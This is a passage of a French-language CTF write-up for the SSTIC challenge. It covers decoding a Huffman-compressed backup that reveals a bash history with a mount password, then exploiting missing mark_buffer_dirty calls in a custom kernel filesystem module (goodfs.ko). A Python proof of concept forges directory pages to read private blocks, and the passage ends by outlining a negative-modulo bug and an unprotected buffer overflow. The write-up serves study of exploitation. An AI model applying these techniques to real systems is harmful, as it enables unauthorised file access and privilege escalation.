Par rapport aux caractères restants, on peut s'imaginer vu la quantité assez réduite de données qu'il s'agit quasiment uniquement des données compressées (et non pas d'autres données relatives à l'arbre de Huffman).

Donc on peut chercher comment, à partir des données colorées, reconstruire l'arbre de Huffman associé à la compression. Après quelques tâtonnements, on comprend que la représentation de l'arbre dans la structure de données initiale est la suivante :


- Lecture de gauche à droite de l'arbre à partir de la ligne 1 (G) jusqu'à la ligne 8 (D) ;
- Chaque index de la première colonne est la profondeur du caractère dans l'arbre.

Dans l'exemple choisi, on lit donc au retour de la fonction 0x2210 :

- G, 2 (-> écrire 0x47, 0x1)
- H, 2 (-> écrire 0x48, 0x1)
- E, 3 (-> écrire 0x45, 0x2)
- F, 3 (-> écrire 0x46, 0x2)
- A, 4 (-> écrire 0x41, 0x3)
- B, 4 (-> écrire 0x42, 0x3)
- C, 4 (-> écrire 0x43, 0x3)
- D, 5 (-> écrire 0x44, 0x4)

On retrouve bien les données écrites dans le fichier.

La construction de l'abre est la suivante : emprunter, dans un arbre binaire, le chemin le plus à gauche disponible jusqu'à la profondeur indiquée. Une suite de schéma est plus parlante :



On a réussi à construire un arbre de Huffman de manière canonique par rapport aux données du début du fichier de sortie, mais colle-t-il aux données en sortie observées ?

```
G  H  F   H  G  H C    …
00 01 101 01 00 01 1110
 1   A    8     F
```

Les données correspondent bien aux données du fichier final après l'arbre écrit ☺ : l'arbre de Huffman canonique suffit à obtenir la correspondance caractère <-> chaînes binaires.

Note

Le pintool écrit pour ce challenge a aidé à la compréhension et au suivi des données écrites à partir des données teintées, contournant la phase de désobfuscation ou d'analyse statique du programme qui aurait permis d'arriver au même résultat.

On termine le challenge en notant que le fichier est coupé en blocs de taille inférieure à 0x10000, avec pour chaque bloc :

- Le premier ensemble de 3 caractères qui indique la taille du bloc moins 3 ;
- Les 2 ensembles de 3 caractères suivants qui indiquent des tailles non nécessaires (liées de manière inconnue aux données aux données compressées, mais vu la représentation des données et le type d'output obtenu, pas besoin d'aller plus loin pour conclure cette étape) ;
- L'arbre comme décrit précédemment ;
- Les données compressées = concaténation des représentations binaires de chaque caractère par rapport à l'arbre de Huffman construit ;
- Des octets dont la compréhension n'est pas nécessaire pour conclure.

```
       0               1               2               3
       0   1   2   3   0   1   2   3   0   1   2   3   0   1   2   3
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      | 0x2B=size-3|22  00  00| 19  00  00| 07| 47  14  81  45  24  62|
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      | 41  34  23  43  34  44| 1A  8F  34  4A  7B  76  B9  DE  06  48|
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      | 29  50  01  00  00  04  40  08  ??  ??  ??  ??  ??  ??|
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Après passage à l'inverse du fichier home_backup.tar.zz, on obtient le flag 4, et surtout le contenu d'un fichier .bash_history :

```
ls -la
whoami
id
cd /tmp
ls
mounter_client mount goodfs MGhtT34gHj5yFcszRYB4gf45DtymEi
cd /mnt/goodfs
ls
cd
cd
cd
exit
```

2.5 STEP5 : En route vers le noyau

Difficulté de l'étape	**Insane**
Avancement obtenu	Manipulation d'inodes arbitraires
Description simplifiée	• Se rendre compte de la présence des binaires mounter_client et mounter_server dans bin • Voir que l'exécutable mounter_client communique via mémoire partagée avec mounter_server, que ce dernier permet uniquement de réaliser des opérations de montage et démontage d'un système de fichier personnalisé goodfs • Observer que toutes les protections sont désactivées sur mounter_server (pile exécutable) et qu'un buffer overflow évident mais non accessible impacte le serveur (bizarre …) • S'avouer vaincu et aller comprendre le module kernel goodfs.ko • Constater en local un hint sur le type de vulnérabilité à identifier une fois le système de fichier goodfs monté • Identifier une première vulnérabilité et un scénario d'exploitation associé • Constater le filtrage des syscalls liés à la suppression de fichier au niveau du serveur FTP qui demeure notre seul point d'entrée • Rager • Tenter d'identifier un scénario équivalent sans suppression de fichier ou dossier • Échouer • Supprimer définitivement des pistes de recherche pourtant cruciales • Partir dans tous les sens / étudier des internals kernel inutiles • Rager • Faire appel à un ami pour jouer le rôle du canard, mapper l'intégralité du problème schématiquement • Finalement remettre en cause la piste supprimée initialement et identifier un second défaut de synchronisation • Exploiter l'ensemble localement • Réaliser la ropchain équivalente pour exploiter la vulnérabilité depuis le point d'entrée • Enfin obtenir le flag

Cette étape a été pour moi la plus dure du challenge, très loin devant l'étape 6 ou l'étape 3. Sans l'appel à un ami, j'avoue que j'en serais sûrement resté là.

Grâce à cette aide précieuse, une hypothèse dont j'avais supprimé l'éventualité alors que je n'avais pas encore compris l'ensemble du problème a pu être remise sur la table. Bref, oublions ce moment difficile pour détailler LA solution (étant donné le nombre d'heures passées à chercher des solutions alternatives) implémentée.

Malgré tout, ce challenge a été l'occasion de découvrir un petit aperçu de la manière dont est implémenté le VFS (Virtual File System) Linux, ce qui a été très instructif. Merci encore aux concepteurs du challenge.

Le module Kernel goodfs.ko implémente donc un système de fichier Linux ayant les caractéristiques suivantes :

- Chaque élément du système de fichier hors superblock (donc fichier ou dossier) est constitué d'une page mémoire de 0x1000 octets ;
- Le superblock, qui référence l'intégralité des fichiers et dossiers du FS, s'étale sur 2 pages (donc de taille 0x2000, cela aura son importance par la suite) ;
- Seules 2 opérations sont définies sur les éléments du FS qui ont le type fichier :
    - goodfs_read : comme son nom l'indique, va lire les données associées à l'inode du pointeur file (associé à un type fichier) passé en argument ;
    - goodfs_write : idem, pour écrire les données à l'espace de stockage (en RAM) associé à l'inode.
- Seule une opération est également définie sur les éléments du FS qui ont le type directory :
    - goodfs_readdir : lit les données associées à l'inode du pointeur file (associé à un type directory) passé en argument.
- Les fonctions d'allocation, de destruction, d'écriture et d'éviction d'inodes sont implémentées. L'allocation et la destruction personnalisées définissent une structure inode_bis pour goodfs, qui est une encapsulation de la structure inode de base fournie par Linux, avec un numéro de bloc (8 octets) ajouté au début de la structure.

D'autres contraintes s'appliquent sur les données du système de fichier :

- Une limite de 32 enfants (fichiers ou répertoires) par répertoire est définie dans la fonction goodfs_readdir ;
- Chaque répertoire est formé par la concaténation sur 0x24 octets d'un entier strictement supérieur à 0 et d'un nom de ressource enfant (de taille 0x20, avec un octet nul forcé) ;
- Le superblock rend compte en permanence de l'ensemble des ressources du FS allouées, avec notamment un bitmap à l'offset 8 dans lequel chaque bit 1 indique la présence effective d'une entrée décrivant une ressource dans le superblock. Comme chaque entrée dans le superblock est de taille 0x20, que l'entrée 0 est située à l'offset 0x80 du superblock, et que la taille du superblock est de 0x2000, le bitmap est constitué de (0x2000-0x80)/0x20 = 0xFC bits.

Pour mieux se familiariser avec les données manipulées via ce système de fichier et les différentes temporalités d'accès et de modification, voici un résumé :


- Données persistantes stockées sur disque (/dev/sdb, montées via le device /dev/loop5) :
    - Superblock qui référence tous les fichiers et dossiers, leurs attributs (uid, gid, date de modification, date de création, type, ACL, taille, index de bloc du contenu **block_nr**) : taille 0x2000, offset 0 ;
    - Contenu des répertoires : max 0x20 enfants * 0x24 (taille d'entrée) : taille 0x1000, offset **block_nr** ;
    - Contenu des fichiers : taille 0x1000, offset **block_nr**.
- Données et pages en RAM lors du chargement du système de fichiers et de l'accès à ses données :
    - Superblock mappé au montage, à chaque modification des attributs d'un fichier/répertoire, création/suppression d'un fichier/répertoire enfant ;
    - Contenu des répertoires mappé à chaque modification du répertoire concerné (création / suppression) d'un enfant, renommage ;
    - Contenu des fichiers mappé à chaque modification ou lecture du contenu d'un fichier.
- Données du VFS en RAM (inodes, dentries, …) :
    - Inodes associés à un **block_nr**, mis en cache et manipulés au travers d'appels système variés.

Le contenu de /dev/sdb est donc formaté de la manière suivante :


Bloc 0 / 1 :

Le champ mode de chaque entrée correspond au type du fichier : 0x8yxx pour regular file, 0x4yxx pour un directory.

Bloc X, X>=2, si le mode de X correspond à un regular file dans la table des metadata :



Bloc X, X>=2, si le mode de X correspond à un directory dans la table des metadata :



Afin d'éviter les écritures et lectures trop fréquentes de données sur le disque (coûteux en ressources), le système cache les buffers de données RAM et utilise un mécanisme de cache Linux des pages mémoires pour un accès rapide (au travers de la fonction ***_bread_gfp***).

Pour gérer la réécriture de ces pages sur le stockage persistant au moment par exemple du démontage du système de fichier, le mécanisme de marquage « Dirty » des pages mémoire modifiées est utilisé :


- Pour toute modification de données sur une page en RAM (superblock, bloc fichier, bloc répertoire), un marquage de la page vers l'état « Dirty » est supposé être fait (au travers de la fonction ***mark_buffer_dirty***) ;
- Au bout d'un certain délai ou lors du démontage du système de fichier, l'ensemble des pages « sales » sont écrites sur le support persistant.

Or, l'un des hints donnés dans le dossier public du système de fichier mentionne l'oubli d'un marquage Dirty : « J'ai été informé qu'il manque un mark_buffer_dirty quelque part dans mon code, mais où ? ».

L'idée est donc de rechercher un endroit dans goodfs.ko dans lequel des données sont écrites sur une page mémoire mais mark_buffer_dirty non appelé : ainsi, si on démonte le système de fichier rapidement, la page en RAM n'est pas réécrite sur le disque et le buffer associé est susceptible d'être dans un état incohérent par rapport à son état supposé.

L'analyse des différentes fonctions du système de fichier montre qu'il manque effectivement un appel à la fonction mark_buffer_dirty dans la fonction ***goodfs_create*** : en effet, lors de la création d'un fichier ou d'un répertoire, une nouvelle page mémoire est accédée et son contenu mis à 0. Or l'appel à la fonction de marquage Dirty n'est pas réalisé pour la nouvelle page, ce qui signifie que la mise à 0 de la page lue n'est pas persistante. Si la page mémoire initiale contenait des données contrôlées par un attaquant, on peut donc envisager des scénarios d'exploitation.

Le schéma suivant récapitule l'ensemble des interactions entre les différents blocs mémoire et appels système :



L'idée du premier scénario qui en découle est la suivante :

- Monter le système de fichier ;
- Créer un fichier à un emplacement choisi sur le système de fichier, simulant le contenu d'une « fausse » page de répertoire (référant des numéros de blocs inexistants ou « interdits ») ;
- Faire persister les changements sur le disque (démontage du FS ou attente 10 secondes) ;
- Supprimer le fichier ;
- Dans un délai court, créer un répertoire (la page du fichier est réutilisée car le numéro de bloc est rendu libre dans le bitmap du superblock) ;
- Dans un délai court, démonter le système de fichier (la mise à 0 de la page du répertoire n'est pas répercutée sur le disque) ;
- Lorsqu'on remonte le système de fichier, la page mémoire correspondant au répertoire précédemment créé a pu être contrôlée par l'attaquant (il s'agit du contenu du premier fichier), qui peut spécifier des numéros de bloc arbitraire comme enfants et ainsi accéder à du contenu potentiellement non autorisé.

Ce scénario fonctionne en local et ne requiert que peu d'étapes, mais il nécessite la possibilité de supprimer un fichier pour « libérer » le bitmap du superblock et entraîner la réutilisation de la page mémoire associée.

Surprise …

Aucun syscall susceptible d'entraîner l'appel de la fonction goodfs_unlink n'est accepté par le filtre seccomp du serveur FTP.

C'est ici qu'a commencé le chemin de croix. Pensant qu'il n'y avait qu'un mark_buffer_dirty manquant, et n'ayant pas bien assimilé les conditions d'écriture de la page mémoire du superblock, j'étais convaincu que le bitmap du superblock était toujours cohérent car la page marquée dirty dès qu'une création de fichier est réalisée.

Or ça n'est pas le cas. En effet, le bitmap du superblock n'est pas marqué dirty lorsqu'il est modifié dans la fonction goodfs_create. Cela signifie qu'en cas d'absence de marquage dirty ailleurs, on peut avoir une incohérence à ce niveau et une réutilisation d'un bloc du bitmap supposé déjà alloué. J'avais complètement supprimé cette possibilité après avoir observé la mise à jour (écriture et marquage dirty des inodes parents, entraînant le marquage dirty du superblock associé aux metadatas des inodes) de l'ensemble des dossiers parents lors de la création d'un fichier ou répertoire.

La création d'un dossier marque en effet Dirty (dans l'ordre) :

- (1) L'ensemble des inodes parents **TANT QUE** la date de modification des inodes est inférieure à la date courante ;
- (2) La page mémoire du dossier parent ;
- (3) L'inode créé et associé au dossier.

L'astuce est donc la suivante pour aboutir à un second scénario : on souhaite provoquer l'absence d'écriture du bitmap du bloc 0 modifié à la création d'un répertoire, donc on veut empêcher le marquage dirty des inodes dont les metadatas sont stockées sur le bloc 0, c'est-à-dire des 0x7C premiers éléments du FS (les suivants étant situés sur le bloc 1, donc la mise à jour de leurs metadatas sur le disque ne provoque pas celle du bitmap).
Pour réaliser cela, on va créer un dossier avec une date de modification artificiellement changée vers une valeur dans le futur : ainsi la création d'un enfant dans ce dossier ne mettra à jour que l'inode de ce premier dossier parent (sur le

bloc 1). Si on est assez rapide, le démontage du système de fichier n'aura pas pris en compte le nouveau contenu au niveau du bitmap. Le code suivant illustre la preuve de concept :.

```
from pwn import args, p32
from base64 import b64encode as e


if __name__ == "__main__":
    func_display_cmds = lambda T: print("\n".join(T))
    func_utime = lambda f: f"utime {f}"
    func_mkdir = lambda f: f"mkdir {f}"
    func_write_at = lambda f, content: f"echo {e(content).decode()} | base64 -d > {f}"
    func_read = lambda f: f"cat {f}"
    func_ls = lambda f: f"ls -Ali {f}"
    func_chdir = lambda f: f"cd {f}"
    func_mount = lambda: "mounter_client mount goodfs goodfspassword"
    func_umount = lambda: "mounter_client umount goodfs goodfspassword"
    func_sleep = lambda: "sleep 1"


per_cmd = {
    "utime": func_utime,
    "mkdir": func_mkdir,
    "write": func_write_at,
    "read": func_read,
    "ls": func_ls,
    "chdir": func_chdir,
    "mount": func_mount,
    "umount": func_umount,
    "sleep": func_sleep,
}


if __name__ == "__main__":
    # fake directory structure (forbidden block numbers) as file content
    content = b"".join([p32(i) + str(i).encode() + b"\x00"*(0x20-len(str(i))) for i in
range(1, 0x11)])
    exploit = [
        ("mount", ()),
        ("sleep", ()),
        *[("mkdir", ("/mnt/goodfs/public/"+str(i), )) for i in range(20)],
        *[("mkdir", ("/mnt/goodfs/public/"+str(i)+"/"+str(j), )) for i in range(20) for j
in range(7)],                                                    #### 1
        ("mkdir", ("/mnt/goodfs/public/legit", )),               #### 2
        ("utime", ("/mnt/goodfs/public/legit", )),
        ("umount", ()),
        ("sleep", ()),
        ("mount", ()),
        ("sleep", ()),
        ("write", ("/mnt/goodfs/public/legit/A", content, )),   #### 3
        ("umount", ()),
        ("sleep", ()),
        ("mount", ()),
        ("sleep", ()),
        ("mkdir", ("/mnt/goodfs/public/legit/B", )),   #### 4
        ("umount", ()),
        ("sleep", ()),
        ("mount", ()),
        ("sleep", ()),
        ("ls", ("/mnt/goodfs/public/legit/B", )),
    ]

    print(exploit)
    maped_T = map(lambda x: per_cmd[x[0]](*x[1]), exploit)
    func_display_cmds(maped_T)
```

On se retrouve avec l'exploit suivant :

- #### 1 : création de plus de 0x7c dossiers pour passer les metadata des créations suivantes sur le bloc 1 ;
- #### 2 : création du dossier parent évoqué (metadatas sur le bloc1) et mise à jour de la date de modification du dossier à une date ultérieure (ici utime est un programme spécifique pour réaliser l'opération, dans le cadre du challenge c'est le syscall autorisé utime qui va être utilisé) ;
- On démonte et remonte le système de fichier pour être certains que toutes les opérations effectuées sont persistées ;
- #### 3 : création d'un fichier dans le dossier parent avec date de modification future, avec le contenu d'un faux dossier (pointant sur des numéros de blocs non accessibles sinon comme les numéros de bloc dans le dossier privé) ;
- On démonte rapidement le système de fichier : à ce stade, on a une incohérence sur le bitmap : normalement la création du fichier précédent a ajouté un bit 1 au bitmap, mais cet ajout n'a pas été persisté sur /dev/sdb car aucun marquage dirty sur le bloc 0 n'a été effectué ;
- On remonte le système de fichier ;
- #### 4 : en recréant un dossier, le même bit du bitmap que celui qui correspondait au fichier est réutilisé, en conséquence la même page initiale (donc la page persistée contenant les données du fichier écrit) est retournée pour la page mémoire du dossier ;
- On démonte rapidement le système de fichier : le premier oubli identifié de mark_buffer_dirty est exploité et la page mémoire du dossier n'est pas mise à 0 sur le disque : la page sur le disque du dossier contient le faux contenu de dossier ;
- On remonte une dernière fois le système de fichier ;
- Cette fois, la lecture du contenu du répertoire précédent permet d'accéder aux données souhaitées.

Le flag de l'étape 5 est contenu dans un fichier au niveau d'un dossier privé. Comme on peut fabriquer une page mémoire de dossier ciblant les numéros de bloc qu'on souhaite, on peut référencer tous les numéros de bloc de 1 à X et tenter de lire le contenu correspondant : l'un est un fichier qui contient notre flag.

Les détails pour réaliser l'exploit depuis la compromission de l'étape 3 sont omis ici, il s'agit de la construction d'une ropchain assez conséquente réalisant les mêmes opérations que le POC plus haut avec une tentative de lecture de tous les fichiers de /mnt/goodfs/public/legit/B :

```
25/09/2022 :
    Je ne sais pas exactement comment, mais un hacker est parvenu a forger un
inode pour lire ce fichier secret.
    J'ai donc déplacé mes informations les plus sensibles dans /root.

    Il m'a dit pouvoir aussi accéder /root via la compromission de mounter_server,
mais c'est impossible, ce service n'est pas vulnérable !
    Je suis tellement confiant de cela que j'ai retiré toutes les mitigations de
ce programme lors de sa compilation.

    Il a forcément corrompu ce processus via l'exploitation de goodfs, mais
comment ?
Il n'a pas souhaité me divulguer plus de détails, à part qu'il aurait utilisé des
inodes négatifs...

    PS : C'est peut-être une mauvaise idée de parler de tout ça ici...

SSTIC{c96f1fa…}
```

2.6 STEP6 : Et finalement, une écriture de page bien opportuniste

Difficulté de l'étape	Moyenne / **Difficile**
Avancement obtenu	Exécution de code arbitraire en tant que root sur le serveur FTP
Description simplifiée	• Identifier la vulnérabilité liée à l'utilisation du modulo en C avec des nombres négatifs dans le module kernel • Observer la possibilité de réaliser des malloc sans free dans mounter_server • Concevoir un scénario dans lequel on alloue une nouvelle page physique avant le bloc 0 alloué au montage du système de fichier goodfs • Provoquer et identifier le moment où on a alloué une nouvelle page physique via malloc dans mounter_server puis une seconde immédiatement après allouée au montage du système de fichier goodfs • Contrôler la réécriture de données depuis la seconde page vers la première, permettant l'exploitation du BOF

A force de triturer les objets de l'étape 5 dans tous les sens, la réalisation de cette étape n'a pas posé de problème pour deviner ce qu'il fallait faire. La mise en place de l'exploit reste cependant assez fastidieuse.

Plusieurs pistes avaient en effet été rencontrées en chemin, qui n'avaient pas été exploitées jusqu'alors :

- Le binaire mounter_server n'est pas protégé (pas de pile non exécutable NX) ;
- Le binaire mounter_server utilise la fonction strcat sur des données sans vérification de taille ;
- Le binaire mounter_server effectue des malloc potentiellement sans free si certaines conditions sont réunies sur les données initiales ;
- Le module goodfs.ko utilise la fonction modulo et la division pour obtenir, à partir d'un index de bloc, la position des metadata du fichier dans le superblock. Or, pour les nombres négatifs X de -A+1 à 0, on a grâce à la magie du C, X/A = 0 mais X%A < 0. Cela signifie que, pour A = 0x1000 ici, la **lecture** ou **l'écriture** de metadatas **avant la page** mémoire du superblock.


Finalement, un gros indice a été ajouté au niveau du flag 5 environ 1 semaine après le début du challenge (cf. extrait précédent du flag 5). Cet indice a confirmé l'idée initiale qui avait pu être envisagée lors de l'étape 5.

